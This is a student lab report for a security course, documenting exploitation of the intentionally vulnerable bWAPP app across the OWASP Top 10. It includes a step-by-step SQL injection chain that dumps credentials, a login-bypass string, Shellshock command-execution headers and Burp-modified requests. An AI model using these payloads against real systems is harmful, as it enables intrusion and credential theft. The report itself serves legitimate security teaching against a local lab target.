CS 456: PROJECT 2

OWASP Top 10 Vulnerabilities

The vulnerable website that I experiment the OWASP vulnerabilities is the **bWAPP**. bWAPP is the buggy-web application and it can be exploited of different vulnerabilities present in it.

OWASP Top 10 vulnerabilities that I did exploit were all the 10. My exploits were successful for Injection as I did the SQL Injection(GET/Search) and verified the exploit with SQL Injection(Login Form/HERO). For Broken Authentication vulnerability, I was successful in exploiting the Insecure Login Forms. For the sensitive data exposure vulnerability, I exploited the Base 64 Encoding, HTML5 Web Storage(Secret), Clear Text HTTP Credentials, Text Files (Accounts). For Broken Access Control, I did exploit the Restricted folder access. For Security Misconfigurations vulnerability, I exploited Cross-Origin Resource Sharing(AJAX) successfully in bWAPP. For successfully exploiting the Cross Site Scripting (XSS), I hacked the XSS-Reflected(AJAX/JSON) present in bWAPP. Also, I was successful in exploiting the XML External Entities (XXE). For using Components with known vulnerabilities, I exploited the Shellshock vulnerability(CGI). Also, I did exploit the log files present to expose the Insufficient logging and monitoring vulnerability. I tried to exploit the Insecure Deserialization using Insecure DOR(Change Secret) and was successful, but skeptical whether this is the right exploit or not.

i. Injection

SQL INJECTION [2],[3]

1. http://192.168.224.128/bWAPP/sqli_1.php?title=1%27%20order%20by%201--%20-

http://192.168.224.128/bWAPP/sqli_1.php?title=1’ order by 1-- -

2. http://192.168.224.128/bWAPP/sqli_1.php?title=1%27%20order%20by%208--%20-

http://192.168.224.128/bWAPP/sqli_1.php?title=1’ order by 8-- -

Error: Unknown column ‘8’ in ‘order clause’ indicates that only 7 (as for 7 it yielded; no movies were found!) are present.

3. http://192.168.224.128/bWAPP/sqli_1.php?title=1%27%20union%20select%201,2,3,4,5,6,7--%20-

http://192.168.224.128/bWAPP/sqli_1.php?title=1’ union select 1,2,3,4,5,6,7-- -

4. Database

http://192.168.224.128/bWAPP/sqli_1.php?title=1%27%20union%20select%201,2,3,4,database(),6,7--%20-

http://192.168.224.128/bWAPP/sqli_1.php?title=1’ union select 1,2,3,4,database(),6,7-- -

5. Version

http://192.168.224.128/bWAPP/sqli_1.php?title=1%27%20union%20select%201,2,3,4,version(),6,7--%20-

http://192.168.224.128/bWAPP/sqli_1.php?title=1’ union select 1,2,3,4,version(),6,7-- -

/ SQL Injection (GET/Search) /

Search for a movie: Search

Title	Release	Character	Genre	IMDb
2	3	5.0.96-0ubuntu3	4	Link

6. Tables

http://192.168.224.128/bWAPP/sqli_1.php?title=1%27%20union%20select%201,2,3,4,table_name,6,7%20from%20information_schema.tables--%20-

http://192.168.224.128/bWAPP/sqli_1.php?title=1’ union select 1,2,3,4,table_name,6,7 from information_schema.tables-- -

/ SQL Injection (GET/Search) /

Search for a movie: Search

Title	Release	Character	Genre	IMDb
2	3	CHARACTER_SETS	4	Link
2	3	COLLATIONS	4	Link
2	3	COLLATION_CHARACTER_SET_APPLICABILITY	4	Link
2	3	COLUMNS	4	Link
2	3	COLUMN_PRIVILEGES	4	Link
2	3	KEY_COLUMN_USAGE	4	Link
2	3	PROFILING	4	Link
2	3	ROUTINES	4	Link

7. http://192.168.224.128/bWAPP/sqli_1.php?title=1%27%20union%20select%201,2,3,4,table_name,6,7%20from%20information_schema.tables%20where%20table_schema=database()%20--%20-

http://192.168.224.128/bWAPP/sqli_1.php?title=1' union select 1,2,3,4,table_name,6,7 from information_schema.tables where table_schema=database()-- -

/ SQL Injection (GET/Search) /

Search for a movie: Search

Title	Release	Character	Genre	IMDb
2	3	blog	4	Link
2	3	heroes	4	Link
2	3	movies	4	Link
2	3	users	4	Link
2	3	visitors	4	Link

8. http://192.168.224.128/bWAPP/sqli_1.php?title=1%27%20union%20select%201,2,3,4,group_concat(table_name),6,7%20from%20information_schema.tables%20where%20table_schema=database()%20--%20-

http://192.168.224.128/bWAPP/sqli_1.php?title=1' union select 1,2,3,4,group_concat(table_name),6,7 from information_schema.tables where table_schema=database()-- -


/ SQL Injection (GET/Search) /

Search for a movie: Search

Title	Release	Character	Genre	IMDb
2	3	blog,heroes,movies,users,visitors	4	Link


9. http://192.168.224.128/bWAPP/sqli_1.php?title=1%27%20union%20select%201,2,3,4,group_concat(column_name),6,7%20from%20information_schema.columns%20where%20table_name=%22users%22%20--%20-

http://192.168.224.128/bWAPP/sqli_1.php?title=1' union select 1,2,3,4,group_concat(column_name),6,7 from information_schema.tables where table_name="users"-- -



10. http://192.168.224.128/bWAPP/sqli_1.php?title=1%27%20union%20select%201,2,3,4,group_concat(login,password),6,7%20from%20users--%20-

http://192.168.224.128/bWAPP/sqli_1.php?title=1' union select 1,2,3,4,group_concat(login,password),6,7 from users-- -



11. http://192.168.224.128/bWAPP/sqli_1.php?title=1%27%20union%20select%201,2,3,4,group_concat(login,0x3a,password),6,7%20from%20users--%20-

http://192.168.224.128/bWAPP/sqli_1.php?title=1' union select 1,2,3,4,group_concat(login,0x3a,password),6,7 from users-- -

/ SQL Injection (GET/Search) /

Search for a movie: Search

Title	Release	Character	G
2	3	A.I.M.:6885858486f31043e5839c735d99457f045affd0,bee:6885858486f31043e5839c735d99457f045affd0	

12. http://192.168.224.128/bWAPP/sqli_1.php?title=1%27%20union%20select%201,2,3,group_concat(login,0x3a,password),5,6,7%20from%20heroes--%20-

http://192.168.224.128/bWAPP/sqli_1.php?title=1' union select 1,2,3,4,group_concat(login,0x3a,password),6,7 from heroes-- -

/ SQL Injection (GET/Search) /

Search for a movie: Search

Title	Release	Character	Genre
2	3	5	neo:trinity,alice:loveZombies,thor:Asgard,wolverine:Log@N,johnny:m3ph1st0ph3l3s,seline:m00n


SQL INJECTION from heroes using the above credentials revealed the secret which was hashed in users.

ii. Broken Authentication

1. Login: 1’or’1’=’1

   Password: 1’or’1’=’1


   Authentication fails. Invalid credentials!



View source code:

```
            <td><a href="user_extra.php">Create User</a></td>
            <td><a href="security_level_set.php">Set Security Level</a></td>
            <td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td
            <td><a href="credits.php">Credits</a></td>
            <td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
            <td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
            <td><font color="red">Welcome Bee</font></td>

        </tr>

    </table>

/div>

iiv id="main">

    <h1>Broken Auth. - Insecure Login Forms</h1>

    <p>Enter your credentials.</p>

    <form action="/bWAPP/ba_insecure_login_1.php" method="POST">

        <p><label for="login">Login:</label><font color="white">tonystark</font><br />
        <input type="text" id="login" name="login" size="20" /></p>

        <p><label for="password">Password:</label><font color="white">I am Iron Man</font><br />
        <input type="password" id="password" name="password" size="20" /></p>

        <button type="submit" name="form" value="submit">Login</button>

    </form>

    </br >
    <font color="red">Invalid credentials!</font>
/div>

iiv id="side">

    <a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>
```

Type in the given login and password



Successful login!

The credentials are visible in the page source making it vulnerable.

Broken Auth. - Logout Management


Click the message to logout!

User logs out.

If the attacker presses the back button, it again goes back to the previous page which was supposed to be logged out.


Session Mgmt. - Administrative Portals

http://192.168.224.128/bWAPP/smgmt_admin_portal.php?admin=0



to


http://192.168.224.128/bWAPP/smgmt_admin_portal.php?admin=1



iii. Sensitive data exposure [4]


Using this vulnerability, I was successful in exploiting the encoded secret and revealing it across the below mentioned vulnerabilities for Sensitive data exposure.

1. Base64 Encoding



As we can see, the secret is visible and it is decoded from Base64 and we got 'Any bugs?' as output.

2. HTML5 Web Storage (Secret)




```
HTTP/1.1 200 OK
Date: Wed, 18 Nov 2020 09:16:23 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Content-Type: text/html
Content-Length: 13008

<!DOCTYPE html>
<html>

  <head>

    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

    <!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
    <link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
    <link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

    <!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
    <script src="js/html5.js">
    </script>

    <script>

      if(typeof(Storage) !== "undefined")
      {

        localStorage.login = "bee";
        localStorage.secret = "Any bugs?";

      }
      else
      {

        alert("Sorry, your browser does not support web storage...");

      }
```

The local storage revealed the login and the secret too.


3. Clear Text HTTP Credentials


With port forwarding enabled in burp suite and the browser network settings, the login and password are visible in burp suite.

```
1  POST /bWAPP/insuff_transp_layer_protect_1.php HTTP/1.1
2  Host: 192.168.224.128
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 24
9  Origin: http://192.168.224.128
10 Connection: close
11 Referer: http://192.168.224.128/bWAPP/insuff_transp_layer_protect_1.php
12 Cookie: PHPSESSID=ccd44ab6d8050045f2366ldecfc659fe; security_level=0; secret=QW55IGJ1Z3M%2F
13 Upgrade-Insecure-Requests: 1
14
15 login=bee&password=bug&form=submit
```

4. Text Files (Accounts)

I typed in some random username and password and clicked on insert. Then it stated that the account was added! The download option for the file showed the data of the previous accounts as well.






iv. Security Misconfigurations

Revealing secrets with corss-origin resource sharing shows that the secrets can be exploited if a website is vulnerable.

Cross-origin resource sharing (AJAX) [5]:

In security misconfigurations, I am checking for the cross-origin resource sharing (AJAX). Here, after clicking on Neo's secret it shows the secret.



In the response, we can see that the access control allow origin is *, stating that it gives access to the user to access Neo's secret from anywhere.

Request

Pretty Raw \n Actions

```
1  GET /bWAPP/secret-cors-1.php HTTP/1.1
2  Host: 192.168.224.128
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0)
   Gecko/20100101 Firefox/83.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q
   =0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Referer: http://192.168.224.128/bWAPP/sm_cors.php
9  Cookie: security_level=0; PHPSESSID=38872b9f30439144ce378ec3b261c6c4
10 Upgrade-Insecure-Requests: 1
11
12
```

Response

Pretty Raw Render \n Actions

```
1  HTTP/1.1 200 OK
2  Date: Wed, 18 Nov 2020 18:17:17 GMT
3  Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6
   PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8
   OpenSSL/0.9.8g
4  X-Powered-By: PHP/5.2.4-2ubuntu5
5  Access-Control-Allow-Origin: *
6  Content-Length: 51
7  Connection: close
8  Content-Type: text/plain
9
10 Neo's secret: Oh why didn't I took that BLACK pill?
```

v. Broken Access Control

In Restricted Folder Access, we were not able to access movies if the user logged out, but we were successful in accessing the movies from the documents folder indicating that the access control is broken.


<u>Restricted Folder Access</u>

/ Restrict Folder Access /

Only authorized users have access to the *documents* folder.

Log off and try to access files in this directory...

Terminator_Salvation.pdf
The_Cabin_in_the_Woods.pdf
bWAPP_intro.pdf
Iron_Man.pdf
The_Amazing_Spider-Man.pdf
The_Dark_Knight_Rises.pdf
The_Incredible_Hulk.pdf



If we try to access the restrict_folder_access.php after logout then it redirects to the login page. Thus, we cannot access the folder from here. But, the movies show documents folder, if we try to access that we get the restricted directory where we can explore all the files.


vi. Cross Site Scripting (XSS)

XSS-Reflected (AJAX/JSON) [6]

Here, the data is stored in AJAX, we can exploit the vulnerability with JavaScript code.

Using HTML Code, I bolded the movie name.

Using the JavaScript code, I typed in the code for displaying an alert message.



vii. Insecure Deserialization

Insecure DOR (Change Secret)

Change the Secret and the login credentials appear in the Burp Suite as well. (login=bee)

```
POST /bWAPP/insecure_direct_object_ref_1.php HTTP/1.1
Host: 192.168.224.128
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: http://192.168.224.128
Connection: close
Referer: http://192.168.224.128/bWAPP/insecure_direct_object_ref_1.php
Cookie: security_level=0; PHPSESSID=01bc31f4085a3617ce691ca36379cdef
Upgrade-Insecure-Requests: 1

secret=5&login=bee&action=change
```

Now, change the login and click forward and turn off intercept in burp suite.

Request to http://192.168.224.128:80

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | \n | Actions

```
1  POST /bWAPP/insecure_direct_object_ref_1.php HTTP/1.1
2  Host: 192.168.224.128
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101 Firefox/83.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 32
9  Origin: http://192.168.224.128
10 Connection: close
11 Referer: http://192.168.224.128/bWAPP/insecure_direct_object_ref_1.php
12 Cookie: security_level=0; PHPSESSID=01bc31f4085a3617ce691ca36379cdef
13 Upgrade-Insecure-Requests: 1
14
15 secret=5&login=newuser&action=change
```

It automatically shows that the secret has been changed successfully.

/ Insecure DOR (Change Secret) /

Change your secret.

New secret:

Change

The secret has been changed!


Even though we added secret for login=bee, after changing the login, we could easily change its secret too.

I assumed that as the IDOR refers to the Insecure Direct Object References, trying to access the objects directly. As there is manipulation in objects, I thought it to be Insecure Deserialization.

viii. Using Components with known vulnerabilities

Shellshock Vulnerability(CGI) [7]

Changing the referrer and using BASH code helped in exploiting this.



In the request, I changed the referrer and checked in the response.

For the first trial,

Request=Referrer: () { :;}; echo “bWAPP:” $(/bin/sh -c “expr 1 + 1”)

Response= bWAPP: 2


For the second example, I tried,


Request: Referer: () { :;}; echo “Vulnerable bWAPP:”

Response: Vulnerable bWAPP:

ix. XML External Entities (XXE) [8]

With the XXE, I was able to check out the vulnerabilities where I could access key/important files from the browser. I was successful in accessing the robots.txt and the passwd file present. The key concept of XXE is to exploit the vulnerabilities with XML code and being able to access the passwords or important files as ENTITY in an XML format using DOCTYPE.





x. Insufficient logging and monitoring [9]

Insufficient logging and monitoring occur when the logs are not accurate and may miss a few points here and there. They can miss timestamps that happens and can miss multiple login accountability. This happens with bWAPP too.

The main errors present are the access logs and the error logs in the var/log/apache2 folder. I explored these two files and while accessing the error.log file, I noticed that there is no mention that there is an error in the syntax, but it is giving that that the server name does not match. It is not very clear on what is going wrong and what error it produces. It just gives the error message that it does not exist and that's it.

```
[Wed Nov 18 11:16:02 2020] [notice] Graceful restart requested, doing restart
root@bee-box:/var/log/apache2# sudo tail error.log
[Thu Nov 19 20:39:49 2020] [error] [client 127.0.0.1] File does not exist: /var/www/favicon.ico
[Thu Nov 19 20:39:51 2020] [error] [client 127.0.0.1] File does not exist: /var/www/favicon.ico
[Thu Nov 19 20:39:54 2020] [error] [client 127.0.0.1] File does not exist: /var/www/favicon.ico
[Thu Nov 19 21:31:41 2020] [error] [client 127.0.0.1] File does not exist: /var/www/favicon.ico
